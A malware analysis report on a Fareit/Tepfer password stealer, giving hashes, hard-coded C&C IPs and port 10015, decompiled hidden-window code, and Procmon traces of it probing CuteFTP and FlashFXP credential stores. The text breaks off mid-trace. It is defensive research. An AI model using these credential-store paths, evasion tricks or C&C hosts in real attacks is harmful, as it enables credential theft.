

No Credentials left behind

- **Jigar Patel**
- **04/06/2023**

Executive Summary

The malware is a packed password stealer designed to steal credentials from browsers, FTP Clients, Mail Clients, windows login, and digital wallets and send it to its C&C. The malware contains a lot of obfuscated code which it unpacks during execution and also makes sure to delete itself and a Windows Batch file (which it executes and is doing the cleanup) it drops after execution.

The malware contacts its C&C using **HTTP POST** requests on port **10015** with seemingly legit-looking HTTP headers to camouflage it from IDSs and also encrypts/encodes its payload. The malware is hard coded with many IPs (**85.192.165.229**, **176.96.187.114**, **176.96.187.116**, and more) to make sure that it is able to successfully exfiltrate information in case any of the servers are taken down by authorities.

The malware steals sensitive data from more than 2 dozen software and leaves minimal trace other than the Windows logs. It also creates a hidden GUI whose purpose might be anti-debugging and might even be helping it unpack itself using subwindows.

The malware creates a registry **HKU\%(SID)\Software\WinRaR\HwID** and writes hex data into it. It might be for persistence, however, It is not readily apparent if the malware even persists.

Static Analysis

0x00 - PESTudio & Virustotal

PE studio gives us these host-based indicators for the flagged malware.

- md5 - **C71F5EE952162F4E509063C3B7E9C51C**
- sha1 - **6ADB8E0A00C7A7950E0C4C2500391604274A6E78**
- sha256 -
7D756E2F89B385032206FFAC5548025B8E58C558CD32EBA1CEBAB530C374BB88

md5	C71F5EE952162F4E509063C3B7E9C51C
sha1	6ADB8E0A00C7A7950E0C4C2500391604274A6E78
sha256	7D756E2F89B385032206FFAC5548025B8E58C558CD32EBA1CEBAB530C374BB88
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z @
file-size	118784 (bytes)
size-without-overlay	n/a
entropy	6.337
imphash	694A3785FBB9789551FE2E4853E2A2A9
signature	Microsoft Visual C++ v6.0
entry-point	55 8B EC 6A FF 68 60 9B 41 00 68 BC 58 41 00 64 A1 00 00 00 00 50 64 89 25 00 00 00 00 83 EC 58 53
file-version	1.0.0.4
description	ManyBytes program
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	0x5510670C (Mon Mar 23 15:18:36 2015)
debugger-stamp	n/a
resources-stamp	
exports-stamp	n/a
version-stamp	empty
certificate-stamp	n/a

Fig 1. PE Studio Summary

The malware is a **PE 32-bit** executable with a file size of **118784 bytes**. The entropy is **6.337**, indicating that it **might not be packed**, but it still is high and could be the consequence of some obfuscation. The

executable runs with a GUI (probably hidden) and the compile stamp is **Monday, March 23, 2015, 7:18:36 PM GMT** (Figure shows GMT - 4). One can surely edit it nonetheless and compute a checksum.




Fig 2. Virustotal Summary

[VirusTotal](#) [1] flagged the sha256 hash 39/68 times 2 days ago.

The tag *direct-cpu-clock-access* suggests some anti-debugging techniques. The tags *spreader* is apparent.

Popular threat label

trojan.tepfer/deepscan

Threat categories

trojan

downloader

Family labels

tepfer

deepscan

datastealer

Security vendors' analysis

Do you want to automate

AhnLab-V3	<div><div></div></div> Trojan/Win32.Fareit.C804617	Alibaba	<div><div></div></div> TrojanPSW:Win32/Tepfer.693095c7
ALYac	<div><div></div></div> DeepScan:Generic.DataStealer.1.2BA4C...	Antiy-AVL	<div><div></div></div> Trojan[PSW]/Win32.Tepfer
Arcabit	<div><div></div></div> DeepScan:Generic.DataStealer.1.2BA4C...	Avast	<div><div></div></div> Win32:Agent-AYJP [Trj]
AVG	<div><div></div></div> Win32:Agent-AYJP [Trj]	Avira (no cloud)	<div><div></div></div> HEUR/AGEN.1343488
Baidu	<div><div></div></div> Win32.Trojan.Kryptik.jc	BitDefender	<div><div></div></div> DeepScan:Generic.DataStealer.1.2BA4C...
BitDefenderTheta	<div><div></div></div> AI:Packer.B5CE432B1F	CrowdStrike Falcon	<div><div></div></div> Win/malicious_confidence_100% (W)

Fig 3. Virustotal Labels from AVs

The popular label is trojan.tepfer/deepscan. The keyword Generic.DataStealer is present for BitDefender, Arcabit, etc. hints towards the malware’s purpose. Windows Defender tags the malware as PWS:Win32/Fareit. PWS is an abbreviation for password stealer, again indicating the malware’s purpose.

0x01 - PESTudio- Sections

property	value	value	value	value
name	.text	.rdata	.data	.rsrc
md5	403D2D9A138963431EA957C...	BA424D1F80E113350C05A4A...	7597430628ACB3A8EC870E7...	C8560FAC07D5C07C3FE85D...
entropy	6.644	6.033	1.691	3.959
file-ratio (99.14%)	77.59 %	9.05 %	10.78 %	1.72 %
raw-address	0x00000400	0x00016C00	0x00019600	0x0001C800
raw-size (117760 bytes)	0x00016800 (92160 bytes)	0x00002A00 (10752 bytes)	0x00003200 (12800 bytes)	0x00000800 (2048 bytes)
virtual-address	0x00401000	0x00418000	0x0041B000	0x00423000
virtual-size (135518 bytes)	0x00016764 (92004 bytes)	0x0000297E (10622 bytes)	0x0000795C (31068 bytes)	0x00000720 (1824 bytes)
entry-point	0x00013519	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x40000040
writable	-	-	x	-
executable	x	-	-	-
shareable	-	-	-	-
discardable	-	-	-	-
initialized-data	-	x	x	x

Fig 4. PESTudio File Sections

Virustotal reports **4 sections**.

1. .txt

- The Entropy of **6.644** does not suggest a packed section but it is still in the higher region.
- The raw and virtual sizes are almost similar and also the section is marked readable-executable only indicating that *no unpacked code will be placed in this section at runtime*.

2. .rdata

- This section typically contains read-only data such as the import address table, constant strings, etc.
- The raw and virtual sizes are similar and the size is typical of a .rdata section. Also, it's marked read-only too indicating that no code in this section can be directly executed without copying it somewhere else.

3. .data

- The raw size is **smaller** than the virtual size, which is **expected** of the data section. The low entropy of **1.691** suggests that most of the data is **uninitialized** or **human-readable text**.
- The section is marked readable-writable only, indicating that no unpacked code in this section can be directly executed.

4. .rsrc

- The raw and virtual sizes are almost similar. The approx 200-byte reduction in virtual size could be attributed to block alignment in the disk.
- An entropy of **3.959** tells us that it is mostly text, but might also contain encoded resources such as bitmap images, icons, etc.

- c. This section is marked read-only too indicating that no code in this section can be directly executed without copying it somewhere else.

0x03 - PEStudio - Rich File Headers & Version

product-id (9)	build-id (4)	count
AliasObj800	Visual Studio 2005 - 8.0	1
Masm800	Visual Studio 2005 - 08.00	4
Implib800	Visual Studio 2005 - 08.00	6
Utc1400_C	Visual Studio 2005 - 08.00	23
Implib710	Visual Studio 2003 - 7.10 beta	5
Import	Visual Studio	237
Cvtres800	Visual Studio 2005 - 08.00	1
Utc1400_CPP	Visual Studio 2005 - 08.00	29
Linker800	Visual Studio 2005 - 08.00	1
property	value	
offset	0x00000080	
checksum-builtin	0xD134D422	
checksum-computed	0xD074D422	

Fig 5. PEStudio Rich File Headers

The rich headers in Fig 5. identify many telltales that the compiler is **Visual Studio 2005**. However, we previously noted that the **compiler timestamp** was in **2015**. Which makes the build tool release and the build date difference of almost a decade.

More interesting is that the checksum present is incorrect, indicating the possibility that the headers were faked.

language	English-United States
code-page	4609
FileDescription	ManyBytes program
FileVersion	1.0.0.4
LegalCopyright	Copyright 2001-2014 all authors(GPLv3)
OriginalFilename	ManyBytes.exe
ProductName	ManyBytes program
ProductVersion	1.0.0.4
CompanyName	ManyBytes

Fig 6. PEStudio Version

PEStudio also identifies version metadata from the malware. The **supposed** original filename is **ManyBytes.exe** with its current version being **1.0.0.4**. The copyright is from *2001-2014*. It ends before the compilation date of the program and starts pretty early than the compilation date.

It might be a side-effect of the malware developers **copying** the **rich file headers and version info** from an **old program** to **camouflage** the malware as a more legitimate program.

0x04 - PEStudio Libraries & Blacklisted Imports

library (3)	blacklist (0)	type (1)	imports (103)	description
user32.dll	-	implicit	42	Multi-User Windows USER API Client DLL
kernel32.dll	-	implicit	59	Windows NT BASE API Client DLL
shell32.dll	-	implicit	2	Windows Shell Common Dll

Fig 7. PE Studio Libraries

We see only libraries being used **user32.dll**, **kernel32.dll**, and **shell32.dll**. However, we will see malware import many other libraries and functions during run-time.

name (103)	group (13)	type (1)	ordinal (0)	blacklist (10)
GetDesktopWindow	windowing	implicit	-	x
GetKeyState	keyboard-and-mouse	implicit	-	x
DeleteFileW	file	implicit	-	x
GetEnvironmentVariableA	execution	implicit	-	x
GetCurrentThreadId	execution	implicit	-	x
TerminateProcess	execution	implicit	-	x
GetEnvironmentStrings	execution	implicit	-	x
GetEnvironmentStringsW	execution	implicit	-	x
GetModuleFileNameA	dynamic-library	implicit	-	x
GetClipboardData	data-exchange	implicit	-	x

Fig 8. PE Studio Blacklisted Imports

The following observations can be made by the blacklisted imports:

1. **GetDesktopWindow** gets the handle to the desktop window. It can be used to take a screenshot of the desktop according to [a UMD professor](#) [2].
2. **GetKeyState** retrieves the state of a particular key. **GetClipboardData** reads data in the clipboard. Both can be used for keylogging.
3. **DeleteFileW** suggests that the malware may delete any user files, dropped files, or even itself.
4. **GetEnvironmentVariableA**, **GetEnvironmentStrings**, and **GetEnvironmentStringsW** all point to the malware reading its execution environment and probably some command line arguments to make smart decisions.

5. The functions **GetCurrentThreadId**, **TerminateProcess**, and **GetModuleFileNameA** can be employed by the malware for manipulating itself or other processes.

0x05 - PESTudio Imports

SendMessageW	windowing
DestroyWindow	windowing
DefWindowProcW	windowing
CreateWindowExW	windowing
ShowWindow	windowing
UpdateWindow	windowing
RegisterClassExW	windowing
GetMessageW	windowing
TranslateMessage	windowing
DispatchMessageW	windowing
MoveWindow	windowing
SetWindowPos	windowing
SetWindowLongW	windowing
GetWindowLongW	windowing
GetVersionExA	system-information
InterlockedIncrement	synchronization
InterlockedDecrement	synchronization
LeaveCriticalSection	synchronization
EnterCriticalSection	synchronization
InitializeCriticalSection	synchronization
LoadIconW	resource
LoadCursorW	resource
LoadStringW	resource
ExtractIconW	resource
GetStringTypeW	memory
GetStringTypeA	memory
HeapReAlloc	memory

Fig 9. PE Studio Imports

We see four types of imports in Figure 9.

- **Windowing**
 - Functions like **CreateWindowExW**, **SendMessageW**, **SetWindowPos**, **MoveWindow**, **ShowWindow**, and **RegisterClassW** allow a malware writer to **register** and **create custom windows** whose attributes such as whether the window is **shown**, where it is **located**, what **size** it is can be defined, what **input** it captures, which **procedure** to call to handle events, etc.
- **Synchronization**
 - **EnterCriticalSection**, **InitializeCriticalSection**, **LeaveCriticalSection**, **InterlockedIncrement**, and **InterlockedDecrement** allow the safe sharing of resources between threads. These resources can be file handles, sockets, and so on. Multiple threads allow the malware to perform various tasks parallelly such as setting up persistence, reading, encrypting or deleting data, getting post-exploit code, talking to its C&C, etc.
- **Resource & Memory**
 - **LoadIconW**, **LoadStringW**, and **ExtractIconW** allow retrieval of handles to resources embedded in the executable. These resources can then be displayed on a GUI component or can be used to covertly load shellcode as shown by this [blog post by Morph3](#).

- **GetVersionExA**

- This function retrieves an [OSVERSIONINFOA](#) struct that contains data to identify the exact type and version of the victim operating system.

name (103)	group (13)
HeapReAlloc	memory
VirtualAlloc	memory
HeapAlloc	memory
HeapFree	memory
VirtualFree	memory
HeapCreate	memory
HeapDestroy	memory
EnableWindow	keyboard-and-mouse
GetActiveWindow	keyboard-and-mouse
GetFocus	keyboard-and-mouse
WriteFile	file
CreateFileW	file
ReadFile	file
GetFileSize	file
GetFileType	file
PostQuitMessage	execution
GetCommandLineA	execution
TlsGetValue	execution
TlsAlloc	execution
TlsSetValue	execution
GetStartupInfoA	execution
GetCommandLineW	execution
Sleep	execution
ExitProcess	execution
GetCurrentProcess	execution
FreeEnvironmentStringsA	execution
FreeEnvironmentStringsW	execution
UnhandledExceptionFilter	exception-handling
GetProcAddress	dynamic-library
LoadLibraryA	dynamic-library
GetModuleHandleA	dynamic-library
GetLastError	diagnostic
SetLastError	diagnostic
GetCursorPos	desktop
GetStdHandle	console
BeginPaint	-
EndPaint	-
LoadBitmapA	-
InvalidateRect	-
GetDlgItemInt	-
FlashWindowEx	-

Fig 10. PE Studio Imports 2

The following observations can be made from Figure 10:

- **GUI**

- Common GUI operations such as **EnableWindow**, **GetActiveWindow**, **GetFocus**, **BeginPaint**, **EndPaint**, **InvalidateRect**, and **FlashWindowEx** can be seen.
- **GetDlgItemInt** suggests the use of dialog boxes.

- **DLL Imports**

- Calls to **LoadLibraryA**, **GetModuleHandleA**, and **GetProcAddress** make it apparent that the malware will be loading dynamic libraries and might even use function ordinals to call functions that are not seen in the import table.

- **File Operations**

- The malware exposes its capability to read and write to a file through **ReadFile** & **WriteFile** calls. We also see imports to **GetFileType** and **GetFileSize**.

- **Execution**

- **GetCommandLineA** and **GetCommandLineW** retrieve the command line string for the running process. Access to the command line strings allows the malware to make an informed decision from its command line arguments and also find its own path and name.

0x06 - PEStudio Strings

0x0001871C	-	file	-	riched32.dll
0x00018B08	-	file	-	user32.dll
0x0001913C	-	file	-	USER32.dll
0x000191EC	-	file	-	KERNEL32.dll
0x00019220	-	file	-	SHELL32.dll
0x0001870F	-	file	-	guikas.txt
0x0001CBF6	-	file	-	ManyBytes.exe

Fig 11. PE Studio Strings 1

PEStudio blacklists strings are shown in Figure 11. Two strings **riched32.dll** and **guikas.txt** have not been seen before.

1. **Riched32.dll** is a module containing functions for the Rich Text Edit control.
2. *Guikas.txt* may be a file dropped by the malware or might even be used to avoid multiple executions.

kolin
STATIC
Close
screenssanges
richedit
edit
button
zolupalim

Fig 12. PE Studio Strings 2

In Figure 12, we note the following:

1. *Kolin*, *zolupalim*, and *screenssanges* are probably strings hardcoded by the malware author. They can be mutex, file names, window names (Wink Wink), etc.
2. We see **Close**, **button**, **edit**, and **richedit**, which indicate what GUI components the malware might create/use.

0x06 - Look at the Entry using Ghidra

The entry function for the malware calls subfunctions that read environment variables, read the execution command line and also call a function appropriately dubbed *windowMaker* in Figure 13.

```
WPARAM windowMaker(HINSTANCE param_1)
{
    bool bVar1;
    LPWSTR lpCmdLine;
    undefined3 extraout_var;
    BOOL BVar2;
    tagMSG local_2c;
    LPWSTR *local_c;
    int local_8;

    LoadStringW(param_1,0x69,(LPWSTR)&DAT_004220d8,100);
    LoadStringW(param_1,0x6a,(LPWSTR)&DAT_004221a0,100);
    lpCmdLine = GetCommandLineW();
    initWindow(param_1);
    local_c = CommandLineToArgvW(lpCmdLine,&local_8);
    bVar1 = createWindowWrapper(param_1);
    if (CONCAT31(extraout_var,bVar1) == 0) {
        local_2c.wParam = 0;
    }
    else {
        while (BVar2 = GetMessageW(&local_2c,(HWND)0x0,0,0), BVar2 != 0) {
            TranslateMessage(&local_2c);
            DispatchMessageW(&local_2c);
        }
    }
    return local_2c.wParam;
}
```

Fig 13. Ghidra entry subfunction dubbed *windowMaker*

This function calls an *initWindow* function (shown in Figure) that registers a window class called *zolupalim*. We also get to know that the handler for the windows is located at **Window_Entry** whose value is **0x0040dae0**.

```

void __cdecl initWindow(HINSTANCE param_1)
{
    WNDCLASSEXW local_34;

    local_34.cbSize = 0x30;
    local_34.style = 3;
    local_34.lpfnWndProc = Window_Entry;
    local_34.cbClsExtra = 0;
    local_34.cbWndExtra = 0;
    local_34.hInstance = param_1;
    local_34.hIcon = LoadIconW(param_1, (LPCWSTR) 0x6b);
    local_34.hCursor = LoadCursorW((HINSTANCE) 0x0, (LPCWSTR) 0x7f00);
    local_34.hbrBackground = (HBRUSH) 0x6;
    local_34.lpszMenuName = (LPCWSTR) 0x6a;
    local_34.lpszClassName = u_zolupalim_0041b614;
    local_34.hIconSm = LoadIconW(local_34.hInstance, (LPCWSTR) 0x6c);
    RegisterClassExW(&local_34);
    return;
}

```

Fig 14. Ghidra subfunction dubbed *initWindow*

After the call to *initWindow*, the next call to *createWindowWrapper* (shown in Figure 15) creates a window with window name *screenssages* of the above-registered class name *zolupalim*. The X and Y coordinates are -0x80000000, and the width and height are 0xf. More notable is the call to **showWindow** with the first param being window handle and the second param 0, which from Microsoft documentation is **SW_HIDE** (it hides the window and activates another window). Thus, the malware does **create a hidden window**.

```

bool __cdecl createWindowWrapper(HINSTANCE param_1)
{
    HWND hWnd;

    H_WIN_INSTANCE = param_1;
    hWnd = CreateWindowExW(0, u_zolupalim_0041b614, u_screenssanges_0041b5c8, 0xcf0000, -0x80000000, 0xf
    ,
        -0x80000000, 0xf, (HWND) 0x0, (HMENU) 0x0, param_1, (LPVOID) 0x0);
    if (hWnd != (HWND) 0x0) {
        ShowWindow(hWnd, 0);
        UpdateWindow(hWnd);
    }
    return hWnd != (HWND) 0x0;
}

```

Fig 15. Ghidra subfunction dubbed createWindowWrapper

```

3  if (message_identifier == 1) {
4      H_MAIN_WIN = win_handle;
5      local_48 = (LPWSTR)alloc(0x400);
6      lstrcpyW(local_48,local_464);
7      *local_48 = L'\0';
8      lstrcatW(local_48,L"guikas.txt");
9      hf_guikas = (HANDLE)0xffffffff;
10     hf_guikas = CreateFileW(local_48,0x80000000,1,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0
11     x0)
12     ;
13     if (hf_guikas != (HANDLE)0xffffffff) {
14         ReadFile(hf_guikas,local_4c,local_54,&local_468,(LPOVERLAPPED)0x0);
15         if ((local_468 != local_54) || (local_54 == 0)) {
16             Sleep(10000);
17             return 0;
18         }
19         CloseHandle(hf_guikas);
20     }
21     _H_EDIT_WINDOW =
22         CreateWindowExW(0,u_edit_0041b5f8,(LPCWSTR)0x0,0x40000000,300,0x40,300,0x1e,win_han...
23         e,
24         (HMENU)0x0,H_WIN_INSTANCE,(LPVOID)0x0);
25     local_50 = LoadLibraryA("riched32.dll");
26     _H_STATIC_KOLIN_WIN =
27         CreateWindowExW(0,L"STATIC",L"kolin",0x40000000,4,64,0x122,0x1e,win_handle,(HMENU)0...
28         ,
29         H_WIN_INSTANCE,(LPVOID)0x0);
30     H_RICHEDIT_WINDOW =
31         CreateWindowExW(0,u_richedit_0041b5e4,L"",0x40000004,4,0x5e,600,300,win_handle,
32         (HMENU)0x0,H_WIN_INSTANCE,(LPVOID)0x0);
33     _H_OK_BUTTON = CreateWindowExW(0,u_button_0041b604,L"Ok",0x40000000,0x194,0x194,0x62,0x1e
34     ,
35         win_handle,(HMENU)0x0,H_WIN_INSTANCE,(LPVOID)0x0);
36     _H_CLOSE_BUTTON =
37         CreateWindowExW(0,u_button_0041b604,L"Close",0x40000000,0x1f8,0x194,0x62,0x1e,
38         win_handle,(HMENU)0x0,H_WIN_INSTANCE,(LPVOID)0x0);
39

```

Fig 16. Zoluplam Window Class Entry

Further looking into the window handler (in Figure 16), we see that for the message identifier 0x1 (Window Create), the window initializes 5 other windows. Two of them are buttons with the text Ok and Close, while three other windows have classes **edit**, **static**, and **richedit**.

Malware might create hidden windows for multiple reasons. It can be to log debug messages during development, set up a key logger, or even set up keyboard event callbacks to hinder debugging.

Dynamic Analysis

0x00 - Initial Run

Running the malware, we **do not** see any GUI pop-up. However, we notice that the **malware deletes itself** after executing for about a minute.

Next, we run the malware with Procmon & Regshot.

0x01 - Run with Monitoring Tools - File Activities

In Procmon, we filter for **CreateFile** performed by the malware to look at the **created file handles**.

CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\System32\uxtheme.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\System32\uxtheme.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Users\malware\Desktop\dwmapi.dll	NAME NOT FOUND	Desired Access: R...
CreateFile	C:\Windows\System32\dwmapi.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\System32\dwmapi.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Users\malware\Desktop\guikas.txt	NAME NOT FOUND	Desired Access: G...
CreateFile	C:\Users\malware\Desktop\sample3.exe.Local	NAME NOT FOUND	Desired Access: R...
CreateFile	C:\Windows\winsxs\x86_microsoft.windows.common-contro...	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\winsxs\x86_microsoft.windows.common-contro...	SUCCESS	Desired Access: E...
CreateFile	C:\Windows\winsxs\x86_microsoft.windows.common-contro...	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\winsxs\x86_microsoft.windows.common-contro...	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\WindowsShell.Manifest	SUCCESS	Desired Access: G...
CreateFile	C:\Windows\Globalization\Sorting\SortDefault.nls	SUCCESS	Desired Access: G...
CreateFile	C:\Users\malware\Desktop\riched32.dll	NAME NOT FOUND	Desired Access: R...
CreateFile	C:\Windows\System32\riched32.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\System32\riched32.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Users\malware\Desktop\RICHED20.dll	NAME NOT FOUND	Desired Access: R...
CreateFile	C:\Windows\System32\riched20.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\System32\riched20.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\System32\sechost.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\System32\sechost.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\win.ini	SUCCESS	Desired Access: G...
CreateFile	C:\Windows\System32\vpcss.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\System32\vpcss.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\System32\vpcss.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\System32\vpcss.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Users\malware\Desktop\CRYPTBASE.dll	NAME NOT FOUND	Desired Access: R...
CreateFile	C:\Windows\System32\cryptbase.dll	SUCCESS	Desired Access: R...
CreateFile	C:\Windows\System32\cryptbase.dll	SUCCESS	Desired Access: R...

Fig 17. Procmon - CreateFile DLLs 1

CreateFile	C:\Windows\System32\version.dll	SUCCESS
CreateFile	C:\Windows\System32\version.dll	SUCCESS
CreateFile	C:\Users\malware\Desktop\wsock32.dll	NAME NOT FOUND
CreateFile	C:\Windows\System32\wsock32.dll	SUCCESS
CreateFile	C:\Windows\System32\wsock32.dll	SUCCESS
CreateFile	C:\Windows\System32\rpcss.dll	SUCCESS
CreateFile	C:\Windows\System32\rpcss.dll	SUCCESS
CreateFile	C:\Windows\System32\rpcss.dll	SUCCESS
CreateFile	C:\Windows\System32\rpcss.dll	SUCCESS
CreateFile	C:\Users\malware\Desktop\netapi32.dll	NAME NOT FOUND
CreateFile	C:\Windows\System32\netapi32.dll	SUCCESS
CreateFile	C:\Windows\System32\netapi32.dll	SUCCESS
CreateFile	C:\Users\malware\Desktop\netutils.dll	NAME NOT FOUND
CreateFile	C:\Windows\System32\netutils.dll	SUCCESS
CreateFile	C:\Windows\System32\netutils.dll	SUCCESS
CreateFile	C:\Users\malware\Desktop\srvccli.dll	NAME NOT FOUND
CreateFile	C:\Windows\System32\srvccli.dll	SUCCESS
CreateFile	C:\Windows\System32\srvccli.dll	SUCCESS
CreateFile	C:\Users\malware\Desktop\wkscli.dll	NAME NOT FOUND
CreateFile	C:\Windows\System32\wkscli.dll	SUCCESS
CreateFile	C:\Windows\System32\wkscli.dll	SUCCESS
CreateFile	C:\Users\malware\Desktop\SAMCLI.DLL	NAME NOT FOUND
CreateFile	C:\Windows\System32\samcli.dll	SUCCESS
CreateFile	C:\Windows\System32\samcli.dll	SUCCESS
CreateFile	C:\Users\malware\Desktop\msi.dll	NAME NOT FOUND
CreateFile	C:\Windows\System32\msi.dll	SUCCESS
CreateFile	C:\Windows\System32\msi.dll	SUCCESS
CreateFile	C:\Users\malware\Desktop\pstorec.dll	NAME NOT FOUND
CreateFile	C:\Windows\System32\pstorec.dll	SUCCESS
CreateFile	C:\Windows\System32\pstorec.dll	SUCCESS
CreateFile	C:\Users\malware\Desktop\ATL.DLL	NAME NOT FOUND
CreateFile	C:\Windows\System32\atl.dll	SUCCESS
CreateFile	C:\Windows\System32\atl.dll	SUCCESS
CreateFile	C:\Users\malware\Desktop\SspiCli.dll	NAME NOT FOUND
CreateFile	C:\Windows\System32\sspicli.dll	SUCCESS
CreateFile	C:\Windows\System32\sspicli.dll	SUCCESS

Fig 18. Procmon - CreateFile DLLs 2

From Figures 17 and 18, we observe the following:

- We see the malware load the following DLLs
 - imm32.dll, uxtheme.dll, dwmapi.dll, comctl.dll, riched32.dll, sechost.dll, rpcss.dll, cryptbase.dll, version.dll, wsock32.dll, rpcss.dll, netapi32.dll, netutils.dll, srvccli.dll, wkscli.dll, samcli.dll, msi.dll, pstorec.dll, atl.dll, spicli.dll
- **Netapi32.dll** and **wsock32.dll** scream at the possibility of network operations.
- There should be some sort of obfuscation in the code to hide these DLL names.
- **Guikas.txt**'s handle has been created.

sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Local\Npswitch	NAME NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Roaming\GlobalSCAPE\CuteFTP\sm.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Roaming\GlobalSCAPE\CuteFTP\	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Roaming\GlobalSCAPE\CuteFTP Pro\sm.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Roaming\GlobalSCAPE\CuteFTP Pro\	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Roaming\GlobalSCAPE\CuteFTP Lite\sm.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Roaming\GlobalSCAPE\CuteFTP Lite\	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Roaming\CuteFTP\sm.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Roaming\CuteFTP	NAME NOT FOUND
sample3.exe	3064	CreateFile	C:\ProgramData\GlobalSCAPE\CuteFTP\sm.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\ProgramData\GlobalSCAPE\CuteFTP\	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\ProgramData\GlobalSCAPE\CuteFTP Pro\sm.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\ProgramData\GlobalSCAPE\CuteFTP Pro\	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\ProgramData\GlobalSCAPE\CuteFTP Lite\sm.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\ProgramData\GlobalSCAPE\CuteFTP Lite\	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\ProgramData\CuteFTP\sm.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\ProgramData\CuteFTP	NAME NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Local\GlobalSCAPE\CuteFTP\sm.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Local\GlobalSCAPE\CuteFTP\	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Local\GlobalSCAPE\CuteFTP Pro\sm.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Local\GlobalSCAPE\CuteFTP Pro\	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Local\GlobalSCAPE\CuteFTP Lite\sm.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Local\GlobalSCAPE\CuteFTP Lite\	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Local\CuteFTP\sm.dat	PATH NOT FOUND

Fig 19. Procmon - Probing files

The malware then shows more interesting behavior. It starts **probing** for **file paths** that are **not present**. Since these paths are not present, it can be confirmed that the malware is not enumerating the directory but rather looking for these specific files.

Figure 19 shows the malware trying to open handles to the .dat files for **CuteFTP**, **CuteFTP Pro**, and **CuteFTP Lite**. Searching for use of *sm.dat* use in CuteFTP, we land on this [site](#) that gives out a password decrypter for CuteFTP. Here, we learn that *sm.dat* is used to store **FTP passwords**. Cumulated with the knowledge that Microsoft Defender calls this malware **PWS (Password Stealer)**, it can be safely assumed that these files are read by the malware to steal any credentials it is able to.

sample3.exe	3064	RegOpenKey	HKLM\Software\FlashFXP\4	NAME NOT FOUND
sample3.exe	3064	RegOpenKey	HKLM\Software\FlashFXP\4	NAME NOT FOUND
sample3.exe	3064	RegOpenKey	HKLM\Software\FlashFXP\4	NAME NOT FOUND
sample3.exe	3064	RegOpenKey	HKLM\Software\FlashFXP\4	NAME NOT FOUND
sample3.exe	3064	RegOpenKey	HKLM\Software\FlashFXP\4	NAME NOT FOUND
